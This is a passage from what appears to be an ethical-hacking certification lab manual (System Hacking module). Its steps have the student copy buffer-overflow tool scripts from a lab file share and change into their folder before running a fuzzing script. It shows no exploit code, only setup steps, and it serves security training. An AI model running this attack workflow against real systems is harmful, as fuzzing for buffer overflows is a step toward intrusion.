


52. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




Module 06 – System Hacking


53. Navigate to **CEHv12 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.



54. Paste the **Scripts** folder on the **Desktop**.



55. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.



